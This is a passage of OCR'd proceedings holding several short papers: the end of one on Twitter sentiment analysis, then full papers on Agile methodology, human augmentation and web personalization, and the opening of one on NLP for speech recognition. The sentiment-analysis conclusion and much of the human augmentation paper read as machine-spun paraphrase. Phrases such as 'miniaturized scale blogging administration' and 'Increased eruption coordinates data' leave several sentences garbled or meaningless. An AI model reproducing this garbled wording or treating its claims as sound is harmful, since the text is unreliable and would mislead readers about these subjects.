B. Score Prediction Algorithm : Right now, the score for the arranged feelings is anticipated by methods for score indicators to gauge the positive or upbeat

sentiments of tweets among the entire tweets that are removed. The stream diagram of score expectation calculation has appeared in Fig. 4.



Fig. 4. Stream Diagram of Score Prediction Algorithm

VII. CONCLUSION

Twitter is a demandable miniaturized scale blogging administration which has been worked to find what's going on at any snapshot of time and anyplace on the planet. The feeling investigation assists with breaking down the discovering words and their extremity which demonstrates the conclusion examination process. It assists with understanding the connections among literary audits and result surveys. This paper introduces a technique dependent on a worldview to separate the feeling from an acclaimed miniaturized scale blogging administration, Twitter where clients post their assessments for everything. The nostalgic examination of those specific tweets can be ordered by positive, negative and impartial feelings by looking at the score expectation calculation. The wistful examination has been performed by foreseeing the score conduct of specific tweets[5], [11].

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Agile Methodology : A Brief Study of the Framework

Himanshi Bhambri
himanshi.clouds@gmail.com
Sourabh Choubey
choubeysourabh088@gmail.com
Rajat Tanwar
rajattanwar63@gmail.com
Shrey Madan
getshreymadan@gmail.com

Abstract
The domain of software development has undergone drastic improvement with the passage of time due to the factors like customer satisfaction and inevitable changes. Technology being used at a vast rate has been one of the basic factors promoting the need for methodologies which can lead to rapid software's within a limited frame of time. Agile is one of the latest buzzword in the market of software development which serves as powerful tool. Through this paper, we would like to study about the advantages, disadvantages and features of agile methodology. Also, we would focus on the variants of agile methodology.

Keywords : ASD, Iterative, Incremental, Scrum, XP

I. INTRODUCTION

To stand competitive in today's fast moving market place, every organization needs to try innovation in every part of business. Agile development is a software development method produced keeping in mind the above concern. It uses iterative and incremental development technique which commonly works on intermediaries known as sprints. It is a theoretical framework that promotes foreseen interactions throughout the development cycle [1].

Agile Methodology is used to develop a good quality of software in a short period of time. The Agile Methodology favors continuous integration, more communication, and simplicity, rapid delivery of module or software with the help of incremental and iterative approach. It is a lightweight software engineering framework that promotes iterative development during the life-cycle of the project [2].

Agile processes aims to support early and quick production of code. Due to incremental approach agile is also time boxing and quite efficient. Agile develops software by dividing it into small modules [3].

In ASD (Agile Software Development), the highest priority is given to customer satisfaction that means any kind of requirements of customers can be fulfilled by changing or modifying the software (changes are welcomed) as customer has direct involvement in growth or building of software.

II. FLAVOURS OF AGILE METHODOLOGY

Agile Methodology can be observed the below mentioned variants:

A. SCRUM : This framework is simple and light-weight in nature. It works with teams having limited members such that the entire work is broken down into smaller part. These small parts are called sprints which need to accomplish deadlines. After every deadline, a scrum meeting tracks the progress and decides the further course of plan. The scrum master is the apex of the team to deliver the product goals and deliverables.

B. Extreme Programming (XP) : Extreme Programming intrudes a better flexibility to develop software in situation where customer rapidly and uncertainly changes the requirement. XP is applicable when the requirements are changing dynamically. In XP, the features or requirements to be developed are prioritized by customer and the team is required to work on them in that order. Usage of engineering practices by XP makes it a great hit.

C. Crystal : Crystal is an agile framework, which focus on the interactions of individuals. Crystal is a guideline for team collaboration and communication. In crystal

the involvement of user is high and it delivers software frequently. Crystal focuses to choose the policies which are based on the factor like team size, priorities of project etc.

D. Feature Driven Development (FDD) : Among all the agile methodology, FDD is used for designing and building the feature.

FDD has very short period of work which has to be proficient feature. FDD has a collection of roles like:

- Domain Object Modeling
- Development by Feature
- Feature Teams
- Inspections
- Configuration Management
- Regular Builds
- Visibility of Results

Here the milestones are features such that the progress made an each feature is defined.

III. CHARACTERISTICS OF AGILE METHODOLOGY

Agile Software Development is an adaptive and evolutionary journey to develop satisfied software. There are numerous characteristics which make the agile process so recommendable. Following section list characteristics in detail:

A. Customer Friendly : Agile promises that customer satisfaction is always the top priority. Keeping this priority in mind, it is ensured that end-users play an active role in process, giving feedback which is then observed, interpreted and acted by the project team for improvement of quality of final product. Agile does continuous refining of software to stand up to customer's expectations.

B. Time Boxed Projects : Agile reduces the time between planning, process building and final product. Since, agile is iterative in nature so a project team does not have to get everything perfect before release which makes the delivery time of an agile project more predictable.

C. Continuous Adjustments : Agile welcomes and accept the changes. In the process of developing software, there is always a possibility to face a shift in requirements and keeping these in view agile permits the developer to embrace any kind of change in between the software development life cycle. Intensity of change can be very minor or could be very big either that they might lead the project in a completely different direction . Changing requirements and any kind of modification is possible in agile without requiring a restart which makes Agile Software Development (ASD) special [4].

D. Collaborative : Agile is collaborative and cooperative in nature in such a way that developing teams collaborate with customer and discuss about the project while the making of the project. The end-user is also a part of this collaboration. Agile Software Development (ASD) works best because business people & project developers works under same roof (at least for some time).Involvement of users in process too, Agile projects can react to feedback more quickly and easily.

E. Regular Testing : By integrating regular testing, problems can be identified quickly and acted upon more easily. This reduces the risk of delivering a bugged or a bad product.

IV. LIMITATIONS OF AGILE METHODOLOGY

Agile in spite of being largely recommended does not fit for every software project. So before we embark on a big agile revolution, should keep in mind the limitations of Agile as follows:

A. Lack of Documentation : Documentation is an important part of every system. In Agile, documentation happens throughout a software, and often “under the wire” for building the program. As a result we may each with default description and fall short with important faits.

B. Client Interaction may be dangerous : The whole project is developed according to the requirements given by the customers, so if the customer representative is not clear about the product features, the development process never completes as per requirement.

C. Poor resource planning : Agile demands more time and energy from everyone because developers and clients must constantly interact with each other. So, if the client isn't satisfied by software developed and they change their requirements it may led to the total wastage of time, resource and efforts.

D. Less predictability : Some software deliverables, developers cannot quantify the full intensity of required efforts.. These fears drive poor practices, and often poor decisions. As Agile is based on the idea that teams won't know what their result will look like from day one, it's challenging to predict efforts like cost, time and resources required at the dawn/opening/starting point of a project. The resulting software is more versatile in order to be modified for addressing different purposes [5].

V. COMPARISON OF AGILE & WATERFALL

Waterfall model is one of the famous models of traditional software development. In the medieval, waterfall gained a lot of prosperity due to its own patterns. Currently, the market trend has shifted its major focus to agile but both the methods are useful at times depending upon the requirement and type of projects. To understand the difference in their approach, we can draw comparisons as follows:

TABLE-I: COMPARISON BETWEEN AGILE & WATERFALL MODEL

Basis	***Agile Model***	***Waterfall Model***
Approach	Incremental And Iteration & Modern and New Approach	Sequential & Traditional And Old Approach
UAT	Divides the software development lifecycle into sprints.	Divides the software development lifecycle into different phase.
Planning Phase	Short term planning scale.	Long term planning scale.
Final Product	At the end of every increment, the customer can view the output.	Output can be only viewed at end.
Flexibility	Agile Methodology is known for its Flexibility.	Waterfall is a structured software development methodology, so most times it can be quite Rigid.
Documentation	Priority to documentation is low.	Documentation is high and used for staff training.
Customer Review	Agile Methodolo gy focus on client satisfaction and involves them to participate through the development phase.	Waterfall Model doesn't require the participation of customer, as it is internal process.

VI. CONCLUSION

Diversity of work culture in most organizations claims using agile methodology. Through this paper, we came across the various factors which promote agile. Agile due to its listed characteristics aims to poise many more functions in software industry.

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A Miracle for Over Euphemistic : Human 2.0

Amanpreet Kaur
amanpreetkaur250899@gmail.com
Karan Verma
karan1999verma@gmail.com
Charul Nigam
charul.nigam@gmail.com

Abstract
Human Augmentation focuses on creating cognitive and physical improvements as an integral part of body. Human augmentation is a field of research that aims to enhance human abilities through medicine or technology. This has historically been achieved by consuming chemical substances that improve a selected ability or by installing Implants which require medical operations. Both of these methods of augmentation can be invasive an example is using active control systems to create limb prosthetics with characteristics exceeding the normal speed, flexibility, neurological stimulation in short overall performances. Human Augmentation has been designed to fulfill everyone's long lived desires to be faster, smarter and to build new abilities. Lately, augmented reality and multimodal interaction technologies have enabled non-invasive ways to augment human. We'll be reviewing the past, present, future of Human Augmentation, the replicating human ability and its examples. This is followed by a summary of existing work in augmented senses, action, and cognition. Our contribution to the future includes a model for wearable augmentation. In addition, we present a call for research to realize this vision. Then, we discuss future human abilities. Wearable technologies may act as mediators for human augmentation, in the same manner as eyeglasses once revolutionized human vision. Non-invasive and easy-to-use wearable extensions will enable lengthening the active life for aging citizens or supporting the full inclusion of people with special needs in society, but there are also potential problems.

Keywords : Cognitive enhancement , Artificial intelligence , Human 2.0, augment , revolutionized technology , wearable , augmented senses , augmented action , augmented cognition , innovation , human expansion

I. INTRODUCTION

HUMAN 2.0 is generally used to refer technologies that enhance human performance that fulfills dreams of being a superhuman help in crime branches etc. by enhancing capabilities of a human body.
Past-which has been passed and can never be turned back!!
Present- which we all maybe or maybe not utilizing properly!!
Future- which we have to improve for better living!!
This can be improved by Human Augmentation. What Is Human Augmentation? Is Augmentation Or Enhancement The Same? Why Human Augmentation? And many more queries proposed in this research paper!!

Augment would mean to go beyond the current human experience. Example to the above will be the ability of a deaf to hear, a human to fly. On the other half enhance would be to take an existing characteristic and make it better, example to this is a makeable man. Enhancement can be described as artificial or technological alteration to human body to achieve physical or mutual capabilities with the help of Artificial Intelligence Human Augmentation is used to understand that technology serves human and will always do so. The core meaning of augmentation is to make things greater by adding to it.
Utilizing this system from a verifiable viewpoint, we see how almost every human mechanical innovation was intended to enlarge an essential shortcoming of people. Tools, vehicles and gadgets were introduced to reduce the work load on humans.
Human Augmentation can be divided into 3 main principles: -
A. Augmented Senses are achieved by interpreting available multisensory information.

B. Augmented Action is achieved by sensing human actions.

C. Augmented cognition is achieved by detecting human cognitive state.

Wearable interactive innovation is a fundamental segment which empowers human expansion. It offers a consistent reconciliation with the physical and advanced world around us.
Cross modal connection permits the attributes of one tactile methodology to be changed as upgrades for another. This can profit individuals with inabilities just as older disintegrating tangible capacities. In worldwide research, the theme has been excited a lot of enthusiasm, as at present numerous research institution and companies (like MIT, Stanford University, Google Inc, Samsung Electronics Co. Ltd, the US Army etc.) are examining the possibilities for the developing field. Future employees would supervise autonomous systems, and workers would possess multifunctional skills and take more responsibility in the content of their work.

II. AUGMENTED SENSE PAST AND PRESENT

The past of Human 2.0 started when people started admiring Marvels comics, movies etc. The desire of a human to be a super human was the initial stage of Human Augmentation. The division of human augmentation is in 3 categories namely Augmented Sense, Augmented Action, and Augmented Cognition. In general, augmented senses have been explored with 2 aims: -

- To help people with sensory deficits restore the ability to perceive a certain defective sensory modality by using the existing capabilities of a functional human sensory system.
- To extend the body's ability to serve aspects of the environment those are not normally perceivable.

Augmented sense initially was a gesture based wearable computer system developed at MIT media lab by Steve Mann mostly were either to compensate for visual or auditory sense.

Example to the augmented senses is the Sixth Sense which was remarkable progress. It came into notice because the projector essentially turned any surface into an interactive screen. Essentially, the device worked by using the camera and mirror to examine the surrounding world, feeding that image to the phone (which processed the image, gathered GPS coordinates and pulled data from the Internet), and then projected information from the projector onto the surface in front of the user, whether a wrist, a wall, or even a person. Because the user was wearing the camera on his chest, Sixth Sense augmented whatever he looked at; for example, if he picked up a can of soup in a grocery store, Sixth Sense found and projected onto the soup information about its ingredients, price, nutritional value — even customer reviews.

Sensory substitutions included Braille or speech synthesizers too in which visual information was transformed into touch or hearing modes another past invention very useful was walking canes which was used to transmit surface profile, roughness and elasticity to the hand to assist visually impaired with navigation.

III. AUGMENTED ACTION PAST AND PRESENT

The earliest instances of expanding human activity were identified with movement increase. For example, prosthetic limbs re-established a portion of the capacities of a severed limb. As of late, new computerized advancement have empowered increasing activity in manners that go past common human engine and tactile breaking points. For example, Exo skeletons empower incapacitated individuals to scroll on automated feet.
Exo skeletons and double arm power amplification arrangement are valuable in a scope of tasks that are customarily done by people however can't yet be completed automated because they require human intelligence. The idea of an Exo skeleton can be enlarged out to virtual Exo skeleton where a robot is placed in a remote area and it works according to client's movements.
It is likewise possible to use other information techniques like gestures, gaze and speech to augment human activities in VR or in machine control. Also signal base expanded development regularly triggers a marvel named as “MIDAS CONTACT ISSUE”. This means that user accidently makes choices and confirmation.
For example: -

- The game Pokémon Go, we had seen augmented reality action in real life. This versatile game made its client to see their general surrounding through their cell phones cameras while anticipating game things.

• The US Army force, for instance utilizes AR action devices to make carefully improved preparing missions for officers. Military named gave an official name to a program "Manufactured Preparing Condition, or STE". Wearable glasses and headsets may well help futuristic armies process data overload at incredible speeds, helping commander make better front-line choices on the fly.

IV. AUGMENTED COGNITION PAST AND PRESENT

Augmented Cognition is a type of human-innovation association where a tight coupling between a client and a PC is accomplished by means of physiological and neurophysiologic detecting of the client's subjective state. Increased eruption coordinates data distinguished from the client to adjust PC contribution to coordinate the client's situational needs.

Earlier, augmented has been a multi-disciplinary field of research joining skills from cognitive psychology, neuroscience, computer science, engineering and HCI. The ultimate objective of the examination is to stretch out the clients subjective capacities and to consistently make a working augmented perception that can without much of a stretch be utilized to survive and oblige bottlenecks; restrictions and information processing chain contend that increased discernment can bolster human data handling identified with tangible memory, working memory, consideration and official capacity.

Expanded subjective capacities incorporate broadened memory and for all intents and purposes boundless information. This can be accomplished by utilizing an in operated system to empower expanded cognition. Increased comprehension has just been utilized to screen one's wellbeing, help patients suffering from gentle cerebrum wounds and improving learning and memory.

Wearable sensors can measure for instance, electroencephalography facial muscle action or sweat gland. These estimates can be utilized to distinguish one part of intellectual state like remaining burden or confusion reliably.

At last, one long term objective in human innovation association is to utilize the information on human insight to manufacture machines that can think like people. These frameworks likewise have the upside of repeating human reasoning and in this way really extending human perception.

IV. REPLICATING HUMAN ABILITY

In February 2016 we saw the principal live attempt of this when a HANSON ROBOTICS launched first AI based social humanoid robot called SOPHIA. It was a decent attempt; however simulated intelligence is still a long way from its last goal. All things considered, how about we attempt to make sense of how far is man-made intelligence from that goal.

There are five basic senses touch, sight, hearing, smell and taste. Among these five senses SOPHIA has tried to replicate two of them which is sight and hearing.

It is so natural for us to distinguish an object example a door, an apple, a vehicle etc. But when we advise a machine to do a similar undertaking, we understand the difficulty. All things are considered luckily and investigation is going on it from quite a while and artificial intelligence has come ahead on it. Truth be told, we had begun out an extra-extraordinary term for this very assignment of "Machine understanding picture" For example, PC vision.

Each large tech monster is chipping away in its own ways to answer and calculate.

Examples: -

A. Bare Prosthetics: An organization that makes custom hand prosthetics for people who have had their fingers cut off or grows up with this kind of disability. They are one of the primary finger prosthetics producers to provide their clients with incredibly significant levels of ability.

B. Sight : A wearable gadget like glasses that legitimately provide people the capacity to see their condition. The gadget has cameras on front that take in the earth in close eye quality and show it on a screen that sits directly before the wearer's eye.

C. Motion Savvy: A stage that makes an interpretation of gesture-based communication into discourse and discourse in communication via gestures, going about as an individual interpreter for hard of hearing individuals.

D. Cochlear Inserts: - It is one of the principal organizations to grow such an item, that re-establishes hearing without requiring an outside hearing gadget to be worn.

E. Bioprinting: - The way toward making natural tissues, organs, bones, skin and so on utilizing 3-D printing system. While this innovation is still in its soonest organizes it and can possibly totally re-classify the therapeutic business.

V. AUGMENTED SENSES FUTURE

The beginning stage is that the innovation will improve human capacities straight forwardly not through an outer instrument that controlled through an interface. Cooperation ought to be as near real human activity as could reasonably be expected, which prompts a requirement for following human activities utilizes as contributions for the growth framework.

The proposal empowering advances for wearable expansion are as per the following: -

A. Sensing advances recognize nature, items and occasions. These incorporate example acknowledgement and other PC vision techniques, sound related sensors, spatial, warm and development sensors, multi phantom cameras and contact and gustatory sensors.

B. Multisensory introduction innovation support attention, memory and observation it is accomplished through light weight multimodal blended reality glasses, cross modal data introduction and wearable embellishments. It applies different human detects, sights, hearing, contact, gustation as channels to intervene expanded detecting and criticism on augmented activities.

C. Human Movement Estimation advances depend on different wearable sensors. Human exercises are perceived as contributions through for instance distance acknowledgement, engine movement following, eye tracking, and power and contact input. In view of this low-level data, human activities are demonstrated at a more significant level.

D. Actuation Innovations are utilized to affect the earth as coordinated by the human. These incorporate different sorts of visual presentation, sound gear, haptic actuators just as well as smell and taste generators. In vivid situations additionally the feeling of parity might be affected by the age of power and human posture. Augmented human is another user interface paradigm, which combines and grows a considerable lot of the old ideal models. Various sensors and cloud information give data, artificial insight filters it and it is exhibited in straight forward manners to help human in a timely manner. Physical apparatus or robots empower activity in and changes to the earth.

VI. AUGMENTED ACTION FUTURE

Augmented Human is as of now being acknowledged, bit by bit. It is getting better, smaller, and less expensive en-route. All things being equal, the vision of wearable human augmentation is still to a great extent hidden, regardless of whether many required bits of innovation as of now exist. It draws components from various fields, like AR, VR, ubiquitous computing, AI, and detecting innovations, yet consolidates them and takes them a lot further. Practically speaking, the research being proposed will expand on set up investigation into cooperation innovations. Understanding the vision will require investigate in any event in the following areas: -

A. Paradigm: Define a general collaboration worldview and analogies that empower to benefit from increased facilities, activity and psychological capacities. This change in perspective will require liberal exploratory research in human-innovation cooperation.

B. Technology: Lead research on detecting and activation advancements, cross modal introduction of data, artificial intelligence, setting demonstrating, and combination of multimodal and multisensory data.

C. Experimental research: Direct test fundamental research on how people can use augmented action: approving the worldview, allegories, cooperation strategies, and data introduction techniques being utilized.

D. Theory and models: Build a reason for theory on wearable human growth dependent on experimental research. Model different parts of augmented action. Model elements of applying these advances in intuitive frameworks.

E. Ethics and societal research: Study what it implies that people evolve through increase technologies. Incorporates moral angles identified with the accessibility and utilization of such advancements, for example, worries for equality, misuse, and unfair competitive advantage.

F. Mentalities towards human augmentation should be considered to fabricate growth innovation that is acknowledged both by society and people.

VII . AUGMENTED COGNITION FUTURE

An ongoing overview on attitudes of mind towards human improvement innovations situated different

technologies along a five-step continuum of use: -

- helpful use to re-establish capacity
- avoidance when there is a known hazard or applicable family ancestry
- anticipation when no known hazard or family ancestry is evident
- upgrade past the capacity one would regularly have
- Improvement enormously past ordinary. The outcomes indicated that 95% of respondents upheld physical remedial applications.

Innovative guides for people with lower limits because old enough or sickness would fill in as a basic help component guaranteeing that the weakening of facilities doesn't constrain the capacity to work in the general public.

As disability rates increment with age, there is a pressing need to find better approaches to adapt with and fight against age-related inabilities. The proposed human expansion can conceivably push the retirement age further and empower better and longer autonomous living. It ought to be noticed that innovative growth doesn't take care everything being equal; individuals despite everything need to deal with their physical and mental prosperity by eating clean, practicing and resting.

The augmentation ought to really feel like a piece of the client's normal capacities dislike specialized devices. It ought not require the client to wear innovation or perform activities that vibe awkward or look bizarre to observers. There are additionally mental elements that may impede the selection or adherence to innovative guides. For instance, the confidence of working the innovation yields higher inspiration to proceeded with use, featuring the significance of learn capacity, convenience, and feeling of being in charge. Clearly, the technology doesn't come without cost. The benefits need to surpass the expenses – the financial costs as well as the extra effort that accompanies picking up, utilizing and keeping up the innovation. Regardless of whether individuals are anxious to evaluate new innovation, it doesn't ensure long haul appropriation.

Sensation augmentation can make up for the missing vibe of numbness and help in forestalling pressure injuries, or it might improve encounters with phenomenal sentiments. Increased faculties may likewise enhance compassion by imitating others' encounters. Psychological growth with life logging gives the genuinely necessary memory support for individuals with dementia, but can likewise be helpful for any bustling resident who acknowledges the capacity to review occasions and exercises in their own life. Additionally, the earth and encompassing items can go about as intelligent go between for the enlarged faculties and activity. A mobile stick could "see" the earth and may in this way help to explore an individual with falling apart vision. Sensors in a vehicle may act like an outer skin that enlarges the driver's feeling of the earth, and increase the driving, for instance, by haptic criticism.

Under 35% of the respondents supported boosting of execution with interventions proposed only for upgrading a physical or subjective capacity. The principle reason was that such innovation presents a few moral and cultural issues. For instance, as Bavelier et al. call attention to, enlarged vision or more prominent subjective capacities could be valuable for a war fighter later on.

VIII. CONCLUSION

Human augmentation technologies are mainly used restoratively following an accident, illness or handicap of birth. Humans have always been struggling to improve their abilities everyone for once wants to be called a superhero. Human enhancement technologies are opening up tremendous new possibilities. There are several intellectual traditions contributing to modern forms of HA. This need or the dream to evolve has shaped development and has changed with a question always raising about what it means to be human. Gradually human evolution may soon take a backseat as human beings take control of their own future as the fields are growing like artificial intelligence, human augmentation etc. We as a species are now more capable of enhancing and augmenting ourselves which was next to impossible back then. The need to be stronger, faster, and smarter has contributed to a vast number of scientific developments. Recent advances in mediated environments, computation, and biological measurement is finally allowing us to realize the cyborg model of human-technology interaction. A large number of technologies from gene therapy to exoskeleton attachments and from brain-computer interfaces to having the entire global repository of information at one's fingertips formerly known as sixth sense can soon enhance and augment ones abilities. Some of these technologies are still in their period of growth and need to mature over time. However, many technologies can already be integrated to augment core human abilities. At the moment, most of these technologies are used independently with no

fusion or a very little. As reviewed, creating an integrated, intelligent wearable system is the next necessary step in the development of augmenting abilities. This advancement will one day be the fundamental meaning of being human. However, due to ethical issues related to such augmentation, regulation as well as international standards and guidelines are essential for ensuring privacy, universal access etc. to such technologies. Augmentation technology should not only enhance the well-being and quality of life of an individual but also have positive effects on the community and society. Human augmentation is one of the fields where recent advancements have a clear capacity for making this a reality. Wearable augmentation technologies and related interaction methods provide an excellent opportunity to realize the possibilities enabled by modern science and technology, benefiting humanity in a way it was never done before.

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Personalization Over The Internet

Ayush Tripathi
ayushtrips3@gmail.com
Gagandeep Singh
speedymr.singh@gmail.com
Kanika Bhalla
kanikajethwani@gmail.com

Abstract
Internet has become an important tool to gather information. This paper talks about the advancement took placed in searching and advertisement over the internet. It also points out the difference between personalized and normal searching and how it has changed the whole scenario of using internet. The purpose of personalization is to increase the relevance of the results for the particular user.

Keywords : Personalization, Query String

I. INTRODUCTION

One thing that everyone should think that how Google deliver options that are exactly what we had in mind—our local restaurants, favorite online shops, a blog we love to read. What's up with that?! In today's era every individual is living a busy life and internet has become a part of our life. All of us want everything fast and according to our choice. This is what personalization over the internet does. For the better user experience improvement of search engine effectiveness is a necessity. Personalized search refers to web search experience where an individual's interests become a filter incorporating information about the individual beyond specific query provided. Personalization has improved the search over internet. Location, past searches, browser history and social media account now modulates the result provided to the user. The results now produced are more focused to an individual's interest rather of general interest. The results best suited to him/her are displayed making the search faster. In addition to searching personalization has also improved the advertisements over the internet. The advertisements displayed target to the users. Each one of us organizes our room ourselves. All the decoration, coloring and design should be as per our interest not how others want. This is a simple example of personalization.[1] The advertisements are personalized in response to a search profile that is derived from personalized search results. This helps us to search the things easily and faster. In a similar fashion personalization take place over the internet. Search engines uses users profile and data to develop a personalized view for them to make viewing and access easy, faster and smarter. The more personalized it is the more attractive it is to user.

II. WEB SEARCHING OVERVIEW

Earlier searching a query on search engine provided a general result. [2] Internet search engines were in use before the emergence and growth of the Web. The first search engine was Archie; engine worked on an index of downloadable files. Due to limited data only the listings were accessible not the content. Matthew Gray developed the first search engine named Wandex in 1993. Initially search engines work on traditional information retrieval methods. AltaVista, Lycos and Excite are some examples. [2]. To answer a query, they simply retrieved results from their indexed databases and showed the cached pages based on keyword occurrence and proximity. After a period of time it was felt that the traditional indexing model is not sufficient for unstructured information resource like Web. Specialized search engines were developed that is different search engines were developed for dedicated tasks. Thereafter Google introduced page rank method. The web pages were displayed on the basis of their rank determined by the content, popularity and other algorithms. Google introduced personalized search in 2004 and implemented in 2005.

A. Personalization : Personalization is the process of presenting the right information to the right user at the right moment [1]. In order to build a user character systems gather personal information, analyze it, and accumulate the analyzed results in a user profile. The gathered information includes both the information disclosed by the user and his digital footprints. Information collected can be the one intentionally

declared by the user like the feedbacks or personal basic details disclosed at the time of signup or gathered from the user activity over internet like the amount of time spend on a particular webpage, or purchase of a particular brand number of times.. It is also not necessary for a user to sign in for having a personalized content. Our browser and search history helps to create a personalized content. Each user over the internet has different interest and need. The word 'News' will provide result news as per the user interest. To one more of entertainment news will be provided, economic news to other, political news to next and so on. This will be based on the user past searches and the topics the user is more focused on. [4] Personalization may also mean the deliberate decoration or change of the environment to fit a person's tastes or preferences, such as decorating one's own space or engaging in a process that changes the functionality, interface, information content, or distinctiveness of a product, service, or system such as a Web site interface. Personalization enhances user's experience. Social media and video streaming platform makes the best use of the personalization. Based on the user previous viewing history, liked videos or content more videos are recommended. It includes distinctive offers, product recommendations, messages and greetings.

B. Role of keywords : Keywords play a crucial role in carrying out personalization of content. Keywords form the architecture of the search. Whenever one type a search query it is converted into query string. The sentence is broken down into words and browser search for each word independently. Next the browser search for group of words. The most similar and relevant webpage is shown on top. The pages are aligned in ascending order according to their match with the query string.

C. Applications of personalization : When we talk about personalized web it does not limit to the search engines, it is now at each and every application that works over the internet.

1) Social media platform: Each social media platform asks the user to create a profile with some basic personal details. Any activity that the user does stores in his/her profile. Later on based on these activities recommendations are provided to the user. Pop ups appears, advertisements are shown.

2) Video streaming platforms: Initially the platform provides the user a general view. Gradually as the user progress watching the videos, subscribes channels, likes videos, share or download them, all these information are analyzed and

3) E-Commerce platform: Recommendations are provided based on the previous purchase made the user.

4) Surveys: Based on the user activity analysis are done. The type of political content we share help political parties to know how many people are in their favor.

D. Factors AffectingPpersonalization :

1) Location: - People living in different cities and countries will see different results for the same queries. However, it depends on the particular query on how sensitive search results will be to a user's map coordinates. For example, if it is a question of finding a local service, localization will significantly affect the results.

2) Search History: - Search results depend directly on what we've searched today and what we search usually. It means that the search engine stores our account's both short-term and long-term search history. Which we can trace how personalization works by looking at the search suggestions (a drop-down list that appears after entering the first letters) and in the SERP (Search Engine Result Page). Each user's search history is unique. That is why two people sitting together may see different results for the same queries.

3) Browsing History: - We all have some websites that we visit pretty much on a daily basis: news platforms, professional blogs, social networks, e-commerce services, etc. Here the search engine knows about it and given to that, it ranks your favorite sites for you higher.

4) If any user has a personal account in the search engines' mail services (e.g. Gmail), the collected data about the user will be even more accurate. The engines take into account not only direct site visits, but also how a user interacts with a site: the time spent on the site, the number of visited pages, how frequently the site is visited.

5) Language Preferences: - Search results Vary depending on a language of the queries and browser setting. For example, you are a Hindi native speaker but sometimes you need to find information in English. You also read English-language news resources on a regular basis, choose English as a preferred language when visiting some websites or reading articles on Wikipedia. Here search engines make no mistake and by this behavior, picks English websites for you much

more often than for other users.

III. IMPACT

A coin always has two sides. Personalization comes with lot of benefits but gave rise to some serious issues.

A. Positive Impact of Personalized Searching :

1) Market reading: Character sketch of an individual can be drawn of his/her activity over the internet.

2) Economy: It's the salient feature of the personalization. There are cases when the company doesn't actually know what its customers in a particular area need. Stock of a product may pile at one place whereas it might be useful for people of other place. With the help of personalization the companies may understand the user requirements according to their location and will develop product according, thus giving rise to economy.

3) Target audience: Companies are able to promote their product to the intended consumer. People also come to know what all is available in market as per their choice.

4) Intelligent machines: Personalization provides a contribution in making intelligent machines and AI built machines. Personalization helps to understand the human behavior of particular age group, population of different regions, different genders. Such results can be used to develop smart humanoids.

B. Negative impact of personalized searching :

Personalization creates a striking gap between our real interests and their digital reflection. Out of curiosity people use web to gain knowledge and as a part of it makes a lot of searches, visits several website. Later unwanted advisements, pop-ups appear, recommendations are provided which disturbs the user experience.

1) Privacy: The major issue that arises is of privacy. Since for providing a personalized view browser collects the search history of user, peeks into the social media account of user, it knows the user location and a lot more details are with the browser.

2) Influence: Many a time advertisements are provided telling that this product is used by the people of this age group or it suggest you the videos to watch.

C. Limitations : We all are experiencing a whole new feature- personalization. It's a great evolution take place. But the best of personalization is yet to come. Future will see a much more personal and human experience across the web and its services all with the help of advancements in technology, data, and analytics. Success comes only when we make improvements. Lack of resources (technological, financial, human, and time), lack of process, the complexities of customer interaction data to the understanding of the marketing ROI, it's not surprising to learn that almost half of all brands aren't attempting to personalize their content. Humans interest change very fast. What he like today might not like the next day. So there is requirement of a strong algorithm to carry out personalization. And large amount of data is needed. On the part of user it limits the scope of the search. User is forced to operate in a limited environment. 59% of brands use out-of-date information about their customers 57% of customers provides wrong details.

Personalization can reach greater horizons only when it overcomes its drawback. Security is the major among them. Personalization can't work effective unless the information used for analysis is correct and genuine. A large proportion of user provides incorrect details since they aren't sure of the privacy over internet. So user privacy and their data security should be given importance and so that users can trust that their information will not be misused.

IV. CONCLUSION

Personalization has changed the whole way of accessing the internet. The results thus provided are always unique. It have made searching smarter and faster. Recommendations are provided to the user. Personalization rose exponentially. There is a large amount of data available but we are interested in what we like and personalization does the same. It recommends the user what it wants. From limited amount of words provided it can smartly understand what the user implies.

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Natural Language Processing for Speech Recognition

Nishtha Dhawan
nishthadhawan123@gmail.com
Karandeep Singh
janjuya88@gmail.com
Vishakha Sehdev
vs4821@gmail.com
Ankit Verma
prof.dr.ankit@gmail.com

Abstract
The main purpose of this paper is to highlight the features of natural language processing (NLP), its main components, and some of its main applications. Natural language processing is a subpart of computer science and artificial intelligence which deals with human languages. It is concerned with the communication between computers and human.

Keywords : NLP, Speech Recognition

I. INTRODUCTION

Two people can talk to each other only when they speak the same language and this is something which is easy for humans but can we expect the machines to do so. Understanding human language is a great challenge for machines. Different kinds of ambiguities make it more complex for machines to understand. Even after so much of advanced developments, machine learning models still lack fundamental conceptual understanding of what our words really mean [1]. Figure 1 shows that machine and human are talking to each other.

Fig. 1: Human Talk to Machine

The development in the field of natural language processing started in 1950's. In 1950 Alan Turing introduced the Turing test in his paper titled "Computing Machinery and intelligence". This test basically predicts whether or not a computer is able to respond or think like a human being. Then came the Georgetown experiment in 1954 which involved fully automated translation of more than sixty Russian sentences into English. Gradually, funding for machine translation reduced as progress was very slower than expected. After sometime in the late 1980's statistical machine translation systems were developed. Some examples of successful systems developed in 1960's were SHRDLU and ELIZA. During 1970 programmers began to write codes which structured human language into machine understandable code. There was a revolution in 1980's in NLP with the introduction of machine learning algorithms.

A. Natural Language Processing : Natural language processing refers to Artificial intelligence methods of communicating with an intelligent system using the natural language. Majority of data exists in textual form which is highly unstructured and only 21% of data is in structured form. Now in order to produce significant and actual insights from this data it is important to get acquainted with techniques of text analysis and natural language processing [2]. Text mining and natural language processing go hand in hand. Text mining is the process of deriving meaningful information from natural language text. It usually involves the structuring of text, deriving

patterns in the structured data and finally evaluating and interpreting the output. Overall goal is to essentially turn text into data analysis via the application of NLP. Figure 2 shows that NLP is subpart of artificial intelligence and computer science.



Fig. 2: NLP subpart of AI and CS

